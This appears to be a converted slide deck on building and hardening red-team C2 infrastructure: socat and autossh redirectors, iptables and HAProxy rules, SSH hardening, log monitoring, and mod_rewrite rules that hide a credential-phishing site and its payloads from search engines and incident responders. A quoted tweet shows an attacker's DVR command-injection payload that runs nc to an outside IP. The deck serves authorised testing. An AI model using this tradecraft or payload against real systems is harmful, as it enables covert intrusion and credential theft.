

- Minimal recon can help bypass first inspections
- Identify the region the client is working in
- Incoming and outgoing traffic will be at geographic locations as the ones used by the target
- This will only assist in bypassing manual controls by people
- Blend in with similar traffic

Backend Communications

```
socat TCP4-LISTEN:443,fork TCP4:localhost:2222
```

```
autossh -M 0 user@<CLOUD IP> -p 22 -N -R 2222:127.0.0.1:443
```

Cloud Servers Hardening

- i.e who and how can reach our infrastructure
- What kind of traffic do we expect

Name
DemoFW

Inbound Rules

Set the Firewall rules for incoming traffic. Only the specified ports will accept inbound connections. All other traffic will be dropped.

Type	Protocol	Port Range	Sources
Custom	TCP	Ports 2222	85.208.96.0/22
DNS TCP	TCP	53	85.208.96.0/22
DNS UDP	UDP	53	85.208.96.0/22
HTTP	TCP	80	85.208.96.0/22
HTTPS	TCP	443	85.208.96.0/22
Custom	TCP	Ports 8080	85.208.96.0/22

HURRICANE ELECTRIC
INTERNET SERVICES
AS209366 SEMrush CY LTD
AS Info Graph v4 Prefixes v4 Peers v4 Whois IRR
BGP Toolkit Home BGP Prefix Report BGP Peer Report Exchange Report Bogon Routes

Prefix	Description
85.208.96.0/22	SEMrush CY LTD

If recon led us to the IP space of the client there is no need to allow any other traffic to reach our infrastructure.

Custom rule for changing the default SSH port. Only the backend server IP can access the server via SSH

Default rules to allow for our DNS and HTTP/s payloads and traffic. Only traffic originating from the target IP space can reach these ports.

Custom rule for payload delivery on a non-standard port. Only traffic originating from the target IP space can reach this port.

SSH Hardening

- Protecting against bruteforcing and password guessing attacks

```
Port 2222
```

```
# Authentication:
```

```
#LoginGraceTime 2m
```

```
PermitRootLogin no
```

```
#StrictModes yes
```

```
#MaxAuthTries 6
```

```
#MaxSessions 10
```

```
# To disable tunneled clear text passwords, change to no here!
```

```
PasswordAuthentication no
```

```
#PermitEmptyPasswords no
```

➤ Change the default SSH port to match the firewall rule.

➤ Disable the root user access. Instead log in as regular user and use *sudo* to run commands

➤ Disable log in via a password. Instead a certificate key pair to be used.

Redirector Servers Hardening - iptables

The same can be achieved with iptables

- Allow only a specific IP to SSH to the redirector
- Allow only the IP space of the target to communicate with the redirector ports

Rule 1

```
iptables -A INPUT -p tcp -m tcp --dport 22 -s 65.7x.xx.xx -j ACCEPT  
iptables -A INPUT -p tcp -m multiport --dports 53,80,443,8080 -s 85.208.96.0/22 -j ACCEPT  
iptables -A INPUT -p udp -m udp --dport 53 -s 85.208.96.0/22 -j ACCEPT
```

* Assuming the C2 is directly accessible from the redirector

** Assuming the default INPUT policy is set to DROP

Rule 1 Breakdown

- a) Accept incoming traffic to TCP port 22 from source IP 65.7x.xx.xx
- b) Accept incoming traffic from the specified TCP ports list and source IP range 65.7x.xx.xx/24
- c) Accept incoming traffic to UDP port 53 and source IP range 85.208.96.0/22

C2 Hardening - iptables

- Since we want only the cloud servers to talk to the C2 we can limit access to:
 - Specific IPs
 - Specific Ports
- All other traffic will be dropped

Rule 1

```
iptables -A INPUT -p tcp -m multiport --dports 80,443,8080 -s <Cloud Server IP> -j ACCEPT  
iptables -A INPUT -p udp -m udp --dport 53 -s <Cloud Server IP> -j ACCEPT
```

- * Assuming the C2 is directly accessible from the redirector
- ** *Assuming the default INPUT policy is set to DROP*

Rule 1 Breakdown

- Accept incoming traffic from the specified TCP ports list and source the IP of the cloud redirector
- Accept incoming traffic to UDP port 53 and source the IP of the cloud redirector

Server Access

Primary method of access is SSH

- Running on non-default ports
- Disabled root login
- Certificate based authentication
- MFA

The image shows a user interface for managing server access. On the left, a dark sidebar lists several menu items: Users, Endpoints, 2FA Devices, Groups, Administrators, Reports, Phishing, and Settings. The 'Endpoints' item is highlighted in white, indicating it is the active section. The main content area to the right displays a table of endpoint entries. The table has two columns: 'Name' and 'Type'. The 'Name' column contains five entries: 'Backend', 'DNS Redir-1', 'HTTP Redir-1', 'HTTP Redir-2', and 'HTTP Redir-3'. The 'Type' column indicates that all these entries are 'UNIX Application'. The table uses horizontal and vertical grid lines to separate the rows and columns.

Name	Type
Backend	UNIX Application
DNS Redir-1	UNIX Application
HTTP Redir-1	UNIX Application
HTTP Redir-2	UNIX Application
HTTP Redir-3	UNIX Application

Infrastructure Monitoring

- Monitor who is attempting to access the infrastructure.
 - Adjust firewall rules, migrate or decommission a server depending on the situation
- Multiple ways to monitor SSH logs for login failures or worst unwanted log ins.
 - /var/log/auth.log
 - Log in failures and successes
 - /var/log/fail2ban.log
 - Banned IP addresses
- Apache Web Hits
- C2 hits – Payload delivery etc
 - <https://github.com/bluscreenofjeff/AggressorScripts/blob/master/apache-style-weblog-output.cna>

 -Yiannis- @Sec_GroundZero · Oct 2
Seychelles IP scanning one of my cloud servers for DVR RCE trying to fork a reverse shell. It is times like that that i appreciate reading [@strandjs](#) book and wasting these people's time.

```
1.0" encoding="utf-8"?><request version="1.0" systemType="NVMS-9000"  
filterTypeMode><enum>refuse</enum><enum>allow</enum></filterTypeMode><addressType><enum>ip</enum><enum>ip  
use</filterType><filterList type="list"><itemType><addressType>  
`type><item><switch>true</switch><addressType>ip</addressType><ip>$({nc${IFS}93.174.93.178${IFS}31337${IFS}})
```

 -Yiannis- @Sec_GroundZero · Aug 18
Hello friend from Seychelles. Anse Aux Pins looks amazing, many more things to do rather than masscanning.

Monitoring SSH logs

- Simple bash scripts to monitor changes to the files and post to Slack
- Ideally no strange logs should appear
 - If they do - investigate, eradicate, remediate

This screenshot shows a Slack channel named #logalerts. The sidebar on the left lists various channels and direct messages. The main pane displays a series of messages from an app named "Logs" over several hours. The messages indicate logins and lack thereof:

- 1:34 PM: User root exited the C2 server on Aug 12 10:34:43
- 1:57 PM: User root exited the C2 server on Aug 12 10:57:14
- 7:50 PM: no new logins in 5s seconds
no new logins in the last 5s
- 8:04 PM: User resolve logged on to the C2 server on Aug 12 17:04:07
User root logged on to the C2 server on Aug 12 17:07:44

The messages are timestamped and include small icons next to the app name.

SSH Logins monitoring

This screenshot shows a Slack channel named #ssh_bans. The sidebar on the left lists various channels and direct messages. The main pane displays messages from an app named "sshbans" reporting IP banning activity:



- APP 8:53 PM: Banned IP XXX.136.60.164 on 2006-02-13
- APP 9:00 PM: Banned IP XXX.136.60.164 on 2006-02-13 . Ban IPs count: 6
Banned IP XXX.136.60.164 on 2006-02-13 . Total # of banned IPs: 6
- APP 9:00 PM: Banned IP XXX.66.82.116 on 2006-02-13 . Total # of banned IPs: 11
Banned IP XXX.66.82.116 on 2006-02-13 . Total # of banned IPs: 12
- APP 9:00 PM: No action. Banned IPs # remains at 12
- APP 9:00 PM: No action. Banned IPs # remains at 12
- APP 9:00 PM: No action. Banned IPs # remains at 12
- APP 9:00 PM: No action. Banned IPs # remains at 12
- APP 9:00 PM: Banned IP XXX.66.82.116 on 2006-02-13 . Total # of banned IPs: 14
- APP 9:00 PM: No action. Banned IPs # remains at 14
- APP 9:00 PM: No action. Banned IPs # remains at 14
- APP 9:00 PM: No action. Banned IPs # remains at 14
- APP 9:00 PM: No action. Banned IPs # remains at 14
- APP 9:00 PM: No action. Banned IPs # remains at 14

The messages are timestamped and include small icons next to the app name.

SSH fail2ban monitoring

Red Team SIEM

Red Team's SIEM - tool for Red Teams used for tracking and alarming about Blue Team activities as well as better usability for the Red Team in long term operations.

<https://github.com/outflanknl/RedELK>

Team Activities

- .bashrc hack using the script command
- Easier documentation and evidencing
- Backup, retrace steps and output
- Debugging with client if needed
- Correlate detections with actions
- Improve client detections - IOCs

```
if [ "$color_prompt" = yes ]; then
    #PS1='${debian_chroot:+($debian_chroot)}[\e[01;31m]\u@\h[\e[00m]:[\e[01;34m]\w\[\e[00m]\]$ '

Archiving Team Logs

- Project Manager sets up a local git for archiving
- Each team member has their own folder for the logs
- Committing each change with a timestamp

Manager

```
mkdir teamlogs.git  
cd teamlogs.git/  
git init --bare  
git daemon --reuseaddr --base-path=. --export-all --verbose --enable=receive-pack
```

Team Members

```
git clone git://<Manager IP>/teamlogs.git  
cp /root/.bash/logs/* Yiannis/ && git add . && git commit -m "`date`" && git push origin master
```

```
root@kali:~/Desktop/TeamLogs# cp /root/.bash_logs/* Yiannis/ && git add . && git commit -m "`date`" && git push origin master  
On branch master  
Your branch is up to date with 'origin/master'.  
  
nothing to commit, working tree clean  
root@kali:~/Desktop/TeamLogs#
```

```

Honeypots / System monitoring

- Honeypots can be set up to confuse attackers/defender
- Buy you some time while making infrastructure changes
- Examples:
 - Artillery - <https://github.com/BinaryDefense/artillery>
 - Sets up services on various ports and monitors for action
 - Automatic Blacklisting
 - Monitor user specified folders for changes
 - Email alerting
 - Cowrie – <https://github.com/cowrie/cowrie>
 - Sets up services on various ports and monitors for action
 - Fake filesystem to observe attacker moves
 - Denyhosts - <https://github.com/denyhosts/denyhosts>
 - Automatic host blocking
 - Email about intrusion attempts

Phishing setup

- Scenario:
 - User clicks on the malicious link
 - Redirected to <https://creds.bsidescy.com>
 - Content served from the backend C2 server
 - Captured credentials stored on the backend server
 - If the cloud server is compromised it does not hold any client information
- Adverse Scenario:
 - Unwanted traffic hitting our server exposing our phishing campaign
 - Domain is listed by search engines
 - Blacklisting of the domain by web content filters
 - Attack out of scope legitimate business users or clients of our client

Traffic Filtering – Apache mod_rewrite

- Apache module which does URL manipulations on the fly
- Somewhat complex syntax but it can be very powerful

Rule 1 – Redirection based on User Agent – Avoid search engines from indexing the phishing domain / Curious users accessing the link via their mobile device

```
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} "Macintosh|android|googlebot-mobile|ipad|iphone|webos" [NC]
RewriteRule ^.*$ https://www.google.com [L,R=302]
RewriteRule ^.*$ http://BACKEND-IP%{REQUEST_URI} [P]
```

Rule 1 Breakdown

If the incoming user-agent matches the list in any case (NC):

- Redirect (R) the user to google.com – Change the URL in the URL bar and don't process any other rules (L)
- else*
- Fetch the requested URI from the backend server but don't change the URL in the URL bar – Act as a proxy (P)

Credit:

<https://bluescreenofjeff.com/2018-04-12-https-payload-and-c2-redirectors/>

Traffic Filtering – Apache mod_rewrite

- Users sometimes try to be “smart” or curious and request other URIs
- Automated web content discovery tools
- Malicious actors testing our infrastructure will be directed to Google

Rule 2 – Redirection based on requested URL

```
RewriteEngine On
RewriteCond %{REQUEST_URI} ^/(malware\.exe|register\.html)/?$
[R,NC]
RewriteRule ^.*$ http://BACKEND-IP%{REQUEST_URI} [P]
RewriteRule ^.*$ https://google.com/ [L,R=302]
```

Rule 2 Breakdown

If the incoming URI request matches one or the other URI in the list in any case (NC):

- Fetch the requested URI from the backend server but don't change the URL in the URL bar – Act as a proxy (P)
- else*
- Redirect (R) the user to google.com – Change the URL in the URL bar and don't process any other rules (L)

Credit:

<https://bluescreenofjeff.com/2018-04-12-https-payload-and-c2-redirectors/>

Traffic Filtering – Apache mod_rewrite

- IP filtering if we know the IP space of the client

Rule 3 – Redirection based on originating IP

```
RewriteEngine On
RewriteCond %{REMOTE_ADDR} ^63\.0\.0\. [OR]
RewriteCond %{REMOTE_ADDR} ^64\.0\.1\.
RewriteRule ^.*$ http://BACKEND-IP%{REQUEST_URI} [P]
RewriteRule ^.*$ https://google.com/ [L,R=302]
```

Rule 3 Breakdown

If the originating IP request matches one or the other (OR) rule:

- Fetch the requested URI from the backend server but don't change the URL in the URL bar – Act as a proxy (P)
- else:*
- Redirect (R) the user to google.com – Change the URL in the URL bar and don't process any other rules (L)

Credit:

https://bluescreenofjeff.com/2016-04-12-combatting-incident-responders-with-apache-mod_rewrite/



HTTP/S Redirectors – socat

Example 1 – Packet redirection based on port

```
socat TCP4-LISTEN:80,fork TCP4:<C2 IP>:8090
```

TCP4-LISTEN: Listen for connections on TCP port 80

Fork: Create new child process so that the parent process can go back to listening
TCP4:<IP>:8090 – forward the received packet to the TCP port 8090 of the c2 IP

Example 2 – Packet redirection – Reverse tunnel

```
autossh -M 0 user@<CLOUD IP> -p 22 -N -R 2222:127.0.0.1:8090  
socat TCP4-LISTEN:443,fork TCP4:localhost:2222
```

TCP4-LISTEN: Listen for packets on TCP port 443

Fork: Create new child process so that the parent process can go back to listening
TCP4:<IP>:8090 – forward the received packet to localhost TCP port 2222

HTTP/S Redirectors – socat

Example 2 - Packet redirecting with ingress filtering



```
socat TCP-LISTEN:80,fork,range=10.10.10.10/32 TCP:<C2 IP>:8090
```

TCP4-LISTEN: Listen for packets on TCP port 80

Fork: Create new child process so that the parent process can go back to listening

Range: Accepted range for incoming IPs for forwarding packets

TCP4:<IP>:8090 – forward the received packet to the TCP port 8090 of the C2 IP

HTTP/S Redirectors – HAProxy / Layer 7

```
global  
    maxconn 2000  
    stats socket :9000 mode 660 level admin
```

defaults

```
    mode http  
    log global  
    option httplog  
    timeout connect 15s  
    timeout client 15s  
    timeout http-request 15s  
    timeout server 15s
```

frontend redirector

```
    bind :80  
    http-request deny unless { src 85.208.96.0/22 }  
    default_backend c2
```

backend c2

```
    server server1 XXX.XXX.XXX.XXX:8080
```

Redirection based on source IP range

Listen on port 80 and accept and redirect traffic only from a specific range.

Accepted traffic to be redirected to the C2 IP and port.

HTTP/S Redirectors – HAProxy / Layer 7

```
global
  maxconn 2000
  stats socket :9000 mode 660 level admin

defaults
  ...
  ...

frontend redirector
  bind :80
  acl malware path_beg /beacon
  use_backend c2 if malware
  default_backend byebye

backend c2
  server server1 XXX.XXX.XXX.XXX:8080

backend byebye
  server server2 www.google.com
```

Redirection based on requested URI

Listen on port 80 and accept and redirect requests for a specific URI.

Accepted traffic to be redirected to the C2 IP and port.

HTTP/S Redirectors – iptables

Rule – iptables NAT

```
# Accept TCP traffic to port 80
iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT

# Use the PREROUTING chain to NAT incoming packets to the C2 IP address and port
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination <REMOTE-HOST-IP-ADDRESS>:8090

# Mangle the packet as it leaves the interface to include the router's IP address – NAT
iptables -t nat -A POSTROUTING -j MASQUERADE

# Authorize forwarding from LAN
iptables -I FORWARD -j ACCEPT

